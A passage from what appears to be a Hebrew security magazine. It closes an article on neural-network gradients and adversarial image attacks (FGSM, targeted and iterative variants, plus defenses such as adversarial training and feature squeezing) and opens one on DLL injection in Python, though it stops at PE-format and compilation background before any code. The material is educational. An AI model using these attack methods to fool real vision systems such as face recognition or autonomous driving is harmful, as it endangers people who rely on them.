נגיד ש-Y זה הוקטור [$y_1 ... y_n$] ו-$\hat{y}$ זה הוקטור[... $\widehat{y_1}$ $\widehat{y_n}$]. ואז נוכל להציג את הגרדיאנט בצורה מופשטת יותר:

$$\frac{\partial C}{\partial \hat{y}} = \frac{2}{n} \times sum(y - \hat{y})$$

כעת נעבור ל-gradient של היחס שהמודל חזה (y-$\hat{y}$) לעומת Z:

$$\begin{aligned}\frac{\partial \hat{y}}{\partial z} &= \frac{\partial}{\partial z}\sigma(z)\\ &= \frac{\partial}{\partial z}\left(\frac{1}{1+e^{-z}}\right)\\ &= \frac{e^{-z}}{(1+e^{-z})^2}\\ &= \frac{1}{(1+e^{-z})}\times\frac{e^{-z}}{(1+e^{-z})}\\ &= \frac{1}{(1+e^{-z})}\times\left(1-\frac{1}{(1+e^{-z})}\right)\\ &= \sigma(z)\times(1-\sigma(z))\end{aligned}$$

למה זה נכון? אמרנו ש-Z הוא בעצם הסכום של המשקולות כפול הנוירונים ועוד ה-bias בלי הפעלת פונקציית האקטיבציה.

אמרנו גם ש-$\hat{y}$ הוא הערך שנחזה, הערך הזה הוא בעצם הערך שיוצא אם ניקח את Z ונפעיל עליו את פונקצית האקטיבציה. זה ההסבר לשורה הראשונה. בשורה השניה פשוט שינינו את הסמל של פונקצית sigmoind ובמקומו ממש כתבנו את הפונקציה.

משם המשכנו עם חוקי נגזרת בסיסיים ומתמטיקה של תיכון, אז הכל בסדר. ונשאר לנו רק הגרדיאנט של Z ביחס למשקל הנוכחי wi:

$$\begin{aligned}\frac{\partial z}{\partial w_i} &= \frac{\partial}{\partial w_i}(z)\\ &= \frac{\partial}{\partial w_i}\sum_{i=1}^{n}(x_i.w_i+b)\\ &= x_i\end{aligned}$$

גם פה פשוט הצבנו במקום Z את מה שהוא מייצג (סכום המשקולות כפול הנוירונים ועוד ה-bias) והשתמשנו בכללי גזירה רגילים.

לבסוף הגענו לנוסחה הבאה שמייצגת את הגרדיאנט של פונקצית ה-cost ביחס למשקל הנוכחי:

$$\frac{\partial C}{\partial w_i} = \frac{2}{n}\times sum(y-\hat{y})\times\sigma(z)\times(1-\sigma(z))\times x_i$$

וזהו, בכל היופי הזה אנחנו יכולים רק לעדכן משקולת אחת אחרי אימון אחד, אז בכל אימון אנו עושים את התהליך הזה עבור כל המשקולות. תענוג!

מתקפות

רשתות מאוד מעניינות היום הן רשתות קונבולוציה CNN.

באמצעות רשתות אלו מתבצע זיהוי ויזואלי, זאת אומרת

1. מכוניות אוטונומיות
2. תעודות זהות ביומטריות
3. זיהוי הפנים שלך באייפון
4. ניתוח צילומי רנטגן

וכו...

אני חושבת שברור כמה כוח יכול להיות לבן אדם שמסוגל להטעות רשתות שכאלו.

מה הכוונה בלהטעות?

האם אני יכולה לקחת תמונה של מעבר חציה עם הולך רגל, לשנות אותה כך שלעין אנושית זה עדיין יראה כמו מעבר חציה עם הולך רגל, אבל עבור המודל זה יראה כמו מעבר חציה ריק?

מה ההשלכות של יכולות הטעיה שכאלו? והאם בכלל ניתן לעשות את זה?

אז התקפות על רשתות נוירונים מתחלקות ל-2 קטגוריות עיקריות:

1. מקרה בו יש לנו את ארכיטקטורת הרשת - ערכי המשקולות, שכבת ה-Input ושכבת ה-Output, לסוג הזה נקרא whitebox
2. מקרה בו יש לנו רק את שכבת ה-Input ושכבת ה-Output, לסוג הזה נקרא blackbox ועליו אנחנו לא נדבר במאמר זה

כמו כן, כאשר אנחנו תוקפים רשת יכולות להיות לנו מטרות שונות, למשל:

1. הטעיה, לא אכפת לי מה המודל יחזה, רק שהוא לא יזהה את הדבר הנכון. למשל, נתתי למודל תמונה של הספרה 3, לא אכפת לי איזה ספרה הוא יזהה, העיקר שהוא לא יזהה את הספרה 3.
2. הטעיה ליעד מכון, במקרה זה אני רוצה שהוא יזהה ספציפית את הספרה 8.

באופן כללי, הקונספט של התקפות על רשתות נוירונים מתמקד בהוספת רעש, שלא נראה לעין אנושית, אבל לחלוטין מבלבל את המודל.

הנה כמה רעיונות נחמדים שלפחות לשנת 2019 עוד עבדו.

כאן נוכל לראות איך באמצעות משקפיים הצליחו לגרום למודל להאמין שריס וויתרספון היא ראסל קרואו.

Figure 3: An impersonation using frames. Left: Actress Reese Witherspoon (by Eva Rinaldi / CC BY-SA / cropped from https://goo.gl/a2sCdc). Image classified correctly with probability 1. Middle: Perturbing frames to impersonate (actor) Russel Crowe. Right: The target (by Eva Rinaldi / CC BY-SA / cropped from https://goo.gl/AO7QYu).

כאן נוכל לראות איך באמצעות העובדה שהבינו מה המאפיינים הבולטים שמזהים את האדם הצליחו להסתיר את זהותו באמצעות הסתרה שלהם:

Figure 6: An example of an invisibility attack. Left: original image of actor Kiefer Sutherland. Middle: Invisibility by perturbing pixels that overlay the face. Right: Invisibility with the use of accessories.

FGSM - fast gradient sign method

עכשיו כשאנחנו מבינים כיצד מחושב גרדיאנט, המתקפה הזו ממש פשוטה להבנה!

השלבים לביצוע המתקפה הם כאלו:

1. נחשב את פונקציית ה-cost
2. נחשב את הגרדיאנט, אבל הפעם, במקום לחשב אותו ביחס למשקל wi, נחשב אותו ביחס לתווית ה-Input
3. לפי הגרדיאנט שחישבנו, נזיז את הפיקסלים של תמונת ה-Input מעט, במקום להזיז אותם לכיוון cost מינימלי, נזיז אותם לכיוון cost מקסימלי

זאת אומרת ששינינו כמה דברים:

1. במקום להשתמש במשקל בחישוב הגרדיאנט השתמשנו בתווית ה-Input
2. במקום להגיע לפונקציית cost מינימלית אנו מנסים להגיע לפונקציית cost מקסימלית
3. לאחר שמצאנו את הגרדיאנט, נשתמש בו כדי לשנות את הפיקסלים של תמונת ה-Input (ולא את המשקלים)

אז הנוסחה תראה בעצם כך:

$$x^{adv} = x + \varepsilon \cdot \text{sign}(\nabla_x J(x, y_{true})),$$

where


x is the input (clean) image,

x^{adv} is the perturbed adversarial image,

J is the classification loss function,


y_{true} is true label for the input x.

זאת אומרת, לקחנו את הכיוון של הוקטור שקיבלנו בגרדיאנט (שחושב לפי תווית ה-Input ופונקציית ה-cost), הכפלנו בערך אפסילון (ערך קטן רנדומלי) והוספנו לפיקסלים של התמונה.



[בצד ימין אפשר לראות את הפעולה של המתקפה לעומת צד שמאל בו נוכל לראות אימון רגיל]

הנה דוגמא נחמדה לתמונות, בכל פעם תוכלו לראות את התווית שהמודל זיהה ואת אחוז הודאות, השינוי שנעשה הוא הגדלת האפסילון:



(a) Image from dataset (b) Clean image (c) Adv. image, $\epsilon = 4$ (d) Adv. image, $\epsilon = 8$

מתקפה זו היא מסוג one-shot שכן ביצענו רק חישוב אחד, לכן היא גם מהירה יותר אך פחות מוצלחת ממתקפות אחרות.

מתקפה נוספת היא T-FGSM

במתקפה זו ה-T מסמל target והיא עובדת בדומה למתקפה הקודמת, אך הפעם, במקום לחשב את הגרדיאנט ביחס לפונקצית ה-cost ותווית ה-Input, נחשב אותו ביחס לפונקצית ה-cost ותווית ה-output, ואת הסימן שלו נחסר מתמונת המקור.

נניח שוקטור ה-Output שלנו יהיה בגודל 10 כאשר הנוירון המיצג את הספרה 3 יכיל את הערך 1 ושאר הנוירונים יכילו את הערך 0. ניקח את הוקטור הזה ונציב אותו בנוסחה:

$$x^{adv} = x - \varepsilon \cdot \mathtt{sign}(\nabla_x J(x, y_{target})),$$

where

y_{target} is the target label for the adversarial attack.

חשוב לשים לב לסימן החיסור של X באפסילון לעומת החיבור בנוסחה הקודמת, פעולה זו הגיונית אינטואיטיבית שכן אנו מחשבים את הכיוון ביחס לתוצאה ונרצה שהתמונה פחות תתאים לתוצאה.

והמתקפה האחרונה שנדבר עליה מסוג זה היא I-FGSM **כאשר ה-**I **מסמן** iterative

מתקפה מסוג זה נמצאת תחת הקטגוריה של Iterative attacks וזו משום שהחישוב לא נעשה בפעם אחת כמו במתקפות שהצגתי עד כה, אלא מתבצעות מספר איטרציות שבהן נעדכן את התמונה המקורית:

$$x_0^{adv} = x, \quad x_{t+1}^{adv} = x_t^{adv} + \alpha \cdot \mathtt{sign}(\nabla_x J(x_t^{adv}, y)).$$

הנוסחה זהה למתקפת FGSM הראשונה שהצגתי רק שהפעם התמונה המקורית תתעדכן t פעמים.

למתקפות איטרציה יש שיעורי הצלחה גבוהים יותר ממתקפות one shot.

הגנות

רוב המודלים שונים זה מזה, אך הרבה פעמים הם אומנו על אותם data-set-ים. זאת משום שכדי להכין data-set לוקח הרבה זמן ומשאבים ולפעמים זה בכלל לא אפשרי כי אין לך גישה אישית ל-data שאתה צריך.

לכן, הרבה פעמים ניתן לשטות במודלים שונים עם אותה התמונה. עם השנים, פותחו מספר דרכים שמנסות להגן על המודלים.

אחת הדרכים המוכרות להגנה מפני מתקפות כאלה היא להכניס את התמונות המטעות אל תוך שלב האימון, התמונות יכנסו עם תווית נכונה, ולמרות שהפיקסלים בהן שונו כדי להטעות את המודל, אנחנו מלמדים אותו לשנות את המשקלים שלו כך שיוכלו לזהות נכון גם את התמונות האלו.

האימון הזה יכול לקחת בין 3 ל-30 פעמים יותר זמן.

דחיסת פיצ'רים היא שיטה נוספת בה משתמשים כדי לנסות למנוע מתמונות להטעות את המודל.

השיטה מורכבת מ-3 שלבים:

1. בשלב הראשון נבצע את התהליך הרגיל ונראה מה המודל מזהה עבור התמונה
2. בשלב השני נפחית את עומק הצבע בתמונה, כך נפחית את מספר הצבעים השונים שכל פיקסל יכול לייצג

כדי להפחית את עומק הצבעים, אנחנו בעצם לוקחים אזורים עם צבעים דומים ומחליפים אותם בצבע אחד שמייצג את האזור(סוג של ממוצע)

דוגמא: נניח שאנחנו עובדים עם תמונה צבעונית, אז כפי שהסברנו בהתחלה יש לנו מטריצת 3MXNX שמייצגת RGB, כל פיקסל נע בין 0 ל-255.

נניח שאנחנו רוצים לדעת כיצד יראה אדום בהיר. אז אדום בהיר מורכב מ-100% אדום, 80% ירוק ו-79.6% כחול, ייצוג ה-RGB שלו בעצם יראה כך RGB(255,204,203)

נחזור לאלגוריתם להפחתת עומק הצבעים:

נחלק את הצבעים לאזורים, למשל חלוקת הצבע האדום:

R(0-31), R(32-63), R(64-95), R(96-127), R(128-159), R(160-191), R(192-223), R(224-255)

וכעת, נניח שיש לנו צבע C שהייצוג שלו הוא (3,34,189), אז הוא שייך לאזורים הבאים:

R(0-31)

G(32-63)

B(160-191)

כעת, אם נעשה ממוצע לכל אזור, כעת C יהיה (16,48,178), וכך יוצגו גם כל הצבעים שבטווחים האלו. המטרה של פעולה זו היא להגביל את מרחב התמרון שיהיה לתוקף עם המשחק של הפיקסלים.


3. בשלב השלישי נבצע פעולה בשם spatial smoothing שבקיצור זה סוג של ממוצע עם כלל השכנים שאמור לעזור לצמצם רעשים קטנים.

נוכל לראות את הצמצום של הצבעים וכן את הפלט של spatial smoothing כאן:

לאחר מכן, אנחנו מחשבים שני דברים:

1. את המרחק בין מה שהמודל חזה בתמונה המקורית לבין מה שהוא חזה בתמונה שיצרנו בשלב 2
2. את המרחק בין מה שהמודל חזה בתמונה המקורית לבין מה שהוא חזה בתמונה שיצרנו בשלב 3

אם אחד המרחקים חורג מאיזה שהוא סף שהוגדר, אז התמונה מסווגת כמטעה (או זדונית). והנה התרשים של התהליך הזה:



סיכום

קצת קשה לסכם משום שמדובר רק בתמצית מהחומר.

מאוד מעניין לראות כיצד דברים שנראים על טבעיים או פשוט לא ברור כיצד הם עובדים מקבלים הסברים הגיוניים.

אני חושבת שהמתמטיקה מאחורי האלגוריתמים האלו היא פשוט גאונית ומרתקת, ככל שאני מתעמקת בה יותר, כך אני סקרנית יותר, מקווה שעכשיו גם אתם ☺

על המחבר

@sapirxfed עושה retweet לכל דבר שקשור ל-AD או AAD.

אוהבת לכתוב קוד, מנסה למצוא חולשות, ומעריצה שרופה של DigitalWhisper!

- ולפעמים אוהבת מתמטיקה

תודות

תודה לכל מי שהסכים לקרוא ולתת הערות למאמר הזה ☺

ביבליוגרפיה

סדרת סרטונים (רוב התמונות במאמר לקוחות מסדרה זו) שמסביר את כל הקונספט של Backward and Forward Propagation:

https://www.youtube.com/watch?v=aircAruvnKk&list=PLZHQObOWTQDNU6R1_67000Dx_ZCJB-3pi

מאמרים על מתקפות והגנות ברשתות נוירונים:

https://towardsdatascience.com/breaking-neural-networks-with-adversarial-attacks-f4290a9a45aa

https://towardsdatascience.com/fooling-neural-networks-with-adversarial-examples-8afd36258a03

https://arxiv.org/abs/1412.6572

המאמר "Adversarial Examples in the Physical World":

https://users.cs.northwestern.edu/~srutib/

על הנחש שנכנס לספרייה

מאת עידן אפרים

הקדמה

הזרקת DLL היא טכניקה נפוצה המשמשת תוקפים כדי להפעיל את הקוד שלהם שנמצא ב-DLL, מתוך תהליך לגיטימי, על ידי הזרקת ה-DLL לתהליך שכבר רץ וכך התוקף יכול לקבל את אותה רמת גישה והרשאות כמו התהליך עצמו.

טכניקה זו תמיד סיקרנה אותי, המורכבות בהזרקת קוד לתוך תוכנה לגיטימית, מה שמאפשר לתוקף להריץ כל שיירצה תחת השם הטוב של אפליקציה לגיטימית. בעקבות הסקרנות בנושא, התחלתי לנבור ב-Digital Whisper אחר מאמרים בנושאי ה-DLL Injection, מה שהוביל אותי למכנה משותף אחד לכולם.

לפני שאספר לכם מה המכנה משותף... אתם בטח שואלים את עצמכם: "מה יהיה שונה במאמר הזה? למה לי לקרוא דווקא את זה? כבר יש מלא מאמרים על הזרקות DLL-ים..."

כמו שכבר אמרתי לכל המאמרים היה מכנה משותף אחד: כל המימושים היו בעזרת שפות Low Level כדוגמת - C\CPP. לכן במאמר הזה אני הולך לדבר על הזרקת DLL בעזרת שפת עילית - Python.

רגע, אבל מה יתן לי לעשות את ההזרקה עם פייתון? פייתון היא שפה שלא מצריכה קומפילציה לפני הריצה מה שמאפשר לנו לכתוב ולבדוק את הקוד שלנו בצורה מהירה יותר לעומת C. התחביר של פייתון יותר פשוט משל C ובתחום שמשתמשים בפונקציות מבלבלות מה-Win32 API זה עושה סדר. מה שנותן לנו להשתמש בפונקציות מה-Win32 API זאת הספרייה ctypes שאותה נכיר בזמן כתיבת הקוד!


ניגש לעניינים, במהלך המאמר אני הולך להתייחס לקונספטים מורכבים, אשתדל להסביר כמה שיותר מהם בשביל להנגיש את המאמר לכמה שיותר אנשים. אתחיל בלהסביר על מבנה של קובץ PE, אחר כך נדבר על תהליך הקימפול, Process vs Thread ולבסוף אראה PoC בשיטת CreateRemoteThread.

קובץ PE

נתחיל מההתחלה. בשביל להבין מהו קובץ DLL, נלך כמה צעדים אחורה בשביל להבין מה זה PE בכלל. זהו הפורמט המשמש אותנו בקבצי הרצה, קבצי DLL וקבצים בינאריים נוספים והוא נקרא Portable Executable או בקיצור: PE.

PE הוא כינוי לפורמט קבצים שפותח על ידי חברת מיקרוסופט עבור קבצי הרצה, קבצי אובייקטים ו-DLL-ים. הפורמט נועד לשמש את כל הגרסאות של מערכת ההפעלה ווינדוס.

אז כפי שניתן לראות, המבנה של הקובץ מאוד מורכב וארוך, לכן למתעניינים אמליץ לקרוא את [המאמר של Spl0it] שמסביר על כך בצורה מצוינת.



[[מבנה קובץ PE]]

לא ארצה להיכנס לעומק של קבצי PE (כי הוא מסובך ופחות רלוונטי) ולכן נסביר על השדות שמעניינים אותנו, אבל לפני כן, בהקשרי PE ארצה לחדד את ההבדלים בין EXE ל-DLL:

- Executable - בינארי זה הוא תוכנית שרצה בצורה עצמאית. מכילה את כל שדרוש כדי לרוץ או **דורשת ספריות חיצוניות** כדי לרוץ. אם היא מבקש ספריות חיצוניות, על ה-Loader לספק לה אותן, כלומר **לטעון אותם לזיכרון** או לוודא שהן כבר טעונות, על מנת שהתוכנה תורץ בצורה תקינה Executable.
- Dynamic Link Library- ובקיצור DLL. בשונה מ-EXE ה-DLL לא אמור לרוץ בצורה עצמאית. מטרת בינארי זה היא להוות ספריה שבה ממומשים כל מיני פונקציות, לשימוש חיצוני.

אז איך משתמשים בו?

בשביל זאת, נצטרך תהליך ש"יארח" את ה-DLL בזכרון שלו, ואותו תהליך צריך לבקש ממערכת ההפעלה **לטעון את ה-DLL לזיכרון**. לאחר פעולה זאת הוא יוכל להשתמש בפונקציות שה-DLL מנגיש לו.

למרות מה שהסברנו פה אמנם ה-DLL לא אמור להריץ קוד בצורה עצאמית אך זה אפשרי, על ידי מימוש פונקציית DLLMain שזאת תרוץ ברגע שהוא ייטען לזיכרון. המטרה שלשמה נוצרה פונקציית ה-DLLMain היא ביצוע של אתחולים של משתנים הדרושים לריצה תקינה של DLL (לדוגמא אתחול משתנים גלובליים).

נסכם במשפט, קובץ DLL הוא קובץ המכיל קוד מקומפל, נתונים ומשאבים אשר ניתנים לשימוש בין תהליכים.

עכשיו נחזור לשדות של קבצי PE שמעניינים אותנו. בהקשרים אלו שתי שדות שמאוד רלוונטים אלינו הם ה-IAT וה-INT, נסביר על כל אחד בקצרה:

- **IAT** - Import Address Table, הוא מערך של מצביעים לפונקציות. מצביעים אלו מכילים את הכתובות בזכרון של הפונקציות החיצוניות שהאפליקצייה משתמשת בהן.
- **INT** - Import Name Table, הוא מערך של שמות הפונקציות שנמצא בהתאמה לכתובות ב-IAT. למעשה מיפוי בין כתובת לבין שם של פונקציה.


כך כאשר מתבצעת קריאה לפונקצייה חיצונית, מערכת ההפעלה מחפשת את שם הפונקצייה מתוך ה-INT, מוצאת את הפונקצייה הדרושה, ניגשת למקום בהתאמה ב-IAT ואז קופצת למקום בזכרון שבו הפונקצייה ממומשת. מנגנון זה מאפשר לנו לבצע Linking בצורה דינאמית - עליו נסביר עוד מעט.

לאחר שהבנו IAT ו-INT, נסביר את התהליך של כתיבת קוד ועד הפיכתו לקובץ הרצה. נסביר באמצעות דוגמה של קוד C.

תהליך הקימפול

נניח שכתבנו קוד בשפת C בקובץ שנקרא hello.c.

נקמפל את התוכנית בעזרת GCC (קומפיילר או בעברית צחה - מהדר). הקוד שלנו יעבור את השלבים הבאים:




[תהליך הקימפול]

1. Preprocessor - הקוד יועבר ל-Preprocessor (קדם מעבד) שמבצע מספר פעולות כמו הסרת הערות מהקוד, מצרף את הספריות שהשתמשנו בהם ועוד מספר פעולות. שלב זה פחות מעניין אותנו לכן לא נתעמק בו. משלב זה יופק לנו הקובץ hello.i בפורמט intermediate preprocessor.
2. הקובץ hello.i יועבר לקומפיילר, שעושה פעולות כמו בדיקת שגיאות תחביר בשפה, תרגום הקובץ לשפת אסמבלי ולפעמים גם עושה אופטימיזציות כך שירוץ מהר יותר. מהקובץ i. שהיה לנו נקבל קובץ hello.s בפורמט assembly code.
3. עכשיו קוד האסמבלי מתורגם ל-object code על ידי ה-assembler, למעשה שפת מכונה שמכילה הוראות שמיועדות למעבד לפי ההגדרות במערכת ההפעלה והחומרה של המחשב.
4. ה-object code מועבר ל-linker בשלב הסופי. מה שה-linker (מקשר, בעברית) עושה, הוא לוקח את כל קבצי ה-object code שנוצרו **והספריות** שהשתמשנו בהם בקוד, ומקשר ביניהם על ידי שילובם לקובץ אחד. הוא עושה זאת על ידי לקיחת כל הספריות (למשל DLL) שכללנו בקוד ושרשרום לקבצי הobject- כך שנקבל קובץ אחד גדול. התוצר שלנו הוא קובץ הרצה סופי ומוכן!
5. הקובץ הרצה שקיבלנו - hello.exe, מועבר כעת ל-Loader. תפקידו הוא להעלות את הקוד של האפליקציה לזכרון של המחשב בשביל ההרצה. בין תפקידיו, לטעון את התוכנה מהאחסון לתוך הזכרון (RAM), הקצאה של זכרון עבור הריצה של התוכנה **וייבוא של הפניות חיצוניות** שמתרחשות בקוד.

נסביר על כך:

